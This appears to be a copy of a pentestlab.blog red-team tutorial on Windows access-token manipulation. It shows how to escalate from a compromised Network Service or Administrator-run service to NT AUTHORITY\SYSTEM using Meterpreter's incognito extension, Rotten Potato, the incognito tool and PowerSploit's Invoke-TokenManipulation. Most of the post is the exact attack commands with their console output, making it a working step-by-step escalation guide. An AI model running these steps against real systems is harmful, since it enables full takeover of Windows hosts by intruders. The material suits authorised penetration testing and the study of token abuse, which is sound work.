Token Manipulation


pentestlab.blog/category/red-team/page/125

April 3, 2017

It is known that running a windows service as local system it is a bad security practice as if this service is compromised in any way it would give the same level of privileges to an attacker as well. However it is also possible to escalate privileges from a service that is not running as SYSTEM but as a network service as well.

From Service Account to System

There are many occasions in penetration testing engagements that the penetration tester has managed to compromise a service like Apache, IIS, SQL, MySQL etc. but unfortunately this service is not running as local system or under a high privileged account but as network service.



Apache Properties (Local Computer)

Log on as:

○ Local System account

□ Allow service to interact with desktop

● This account: Network Service


Password: ●●●●●●●●●●●●●●●

Confirm password: ●●●●●●●●●●●●●●●

Help me configure user account log on options.

Apache Service running as Network Service


The list of available tokens via Meterpeter in this case is limited only to the Network Service as the Apache is running under this account.



```
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
No tokens available
```

Meterpreter – Available Tokens

However there is a technique which can be used that tries to trick the **"NT Authority\System"** account to negotiate and authenticate via NTLM locally so the token for the **"NT Authority\System"** account would become available and therefore privilege escalation possible. This technique is called Rotten Potato and it was introduced in DerbyCon 2016 by Stephen Breen and Chris Mallz.




```
meterpreter > execute -f rottenpotato.exe -Hc
Process 2996 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\NETWORK SERVICE

Impersonation Tokens Available
========================================
NT AUTHORITY\SYSTEM

meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Privilege Escalation – Rotten Potato

Service Running as Administrator

Alternatively if the service is running as high privileged user like administrator or if the service allows users to connect via Windows authentication (i.e. SQL Server allows that) then it is possible to escalate privilege by impersonating the token of the administrator account.


Apache Properties (Local Computer)
General
Log On
Recovery
Dependencies
Browse...
Help me configure user account log on options.

Log on as:

○ Local System account

□ Allow service to interact with desktop


● This account: .\Administrator

Password: ●●●●●●●●●●●●●●●

Confirm password: ●●●●●●●●●●●●●●●


Apache Service Running as Administrator

This can be done through the Metasploit Framework incognito extension or directly through MWR Infosecurity tool incognito.



```
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
NT AUTHORITY\SYSTEM
WIN-RUDHUU4VG75\Administrator

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Metasploit – Token Impersonation




```
C:\incognito2>incognito.exe list_tokens -u
incognito.exe list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
============================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-RUDHUU4VG75\Administrator

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON

Administrative Privileges Available
============================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
```

Incognito – Listing the available tokens


PowerSploit

Manipulation of system tokens can be done also through PowerSploit as Joseph Bialek inspired by the tool incognito wrote a PowerShell script which can perform the same activities.



```
PS C:\Users\Administrator> Invoke-TokenManipulation -Enumerate


Domain               : NT AUTHORITY
Username             : SYSTEM
hToken               : 2068
LogonType            : 0
IsElevated           : True
TokenType            : Primary
SessionID            : 0
PrivilegesEnabled    : {SeCreateTokenPrivilege, SeLockMemoryPrivilege, SeTcbPrivilege,
PrivilegesAvailable  : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege, SeSecu
                       vilege...}
ProcessId            : 484

Domain               : WIN-RUDHUU4UG75
Username             : Administrator
hToken               : 1616
LogonType            : 5
IsElevated           : True
TokenType            : Primary
SessionID            : 0
PrivilegesEnabled    : {SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobal
PrivilegesAvailable  : {SeIncreaseQuotaPrivilege, SeSecurityPrivilege, SeTakeOwnershipP
                       .}
ProcessId            : 884

Domain               : NT AUTHORITY
Username             : NETWORK SERVICE
hToken               : 2188
LogonType            : 5
IsElevated           : True
TokenType            : Primary
SessionID            : 0
```

PowerSploit -Token Enumeration



```
PS C:\Users\Administrator> Invoke-TokenManipulation -ImpersonateUser -Username "WIN-RUDHUU4UG75\Administrator
Running As: WIN-RUDHUU4UG75\Administrator
PS C:\Users\Administrator> Invoke-TokenManipulation -ImpersonateUser -Username "nt authority\system"
Running As: WORKGROUP\SYSTEM
PS C:\Users\Administrator>
```

PowerSploit – Token Manipulation

References

Rotten Potato – Privilege Escalation from Service Accounts to SYSTEM

https://clymb3r.wordpress.com/2013/11/03/powershell-and-token-impersonation/

https://labs.mwrinfosecurity.com/blog/incognito-v2-0-released/

https://www.trustedsec.com/january-2015/account-hunting-invoke-tokenmanipulation/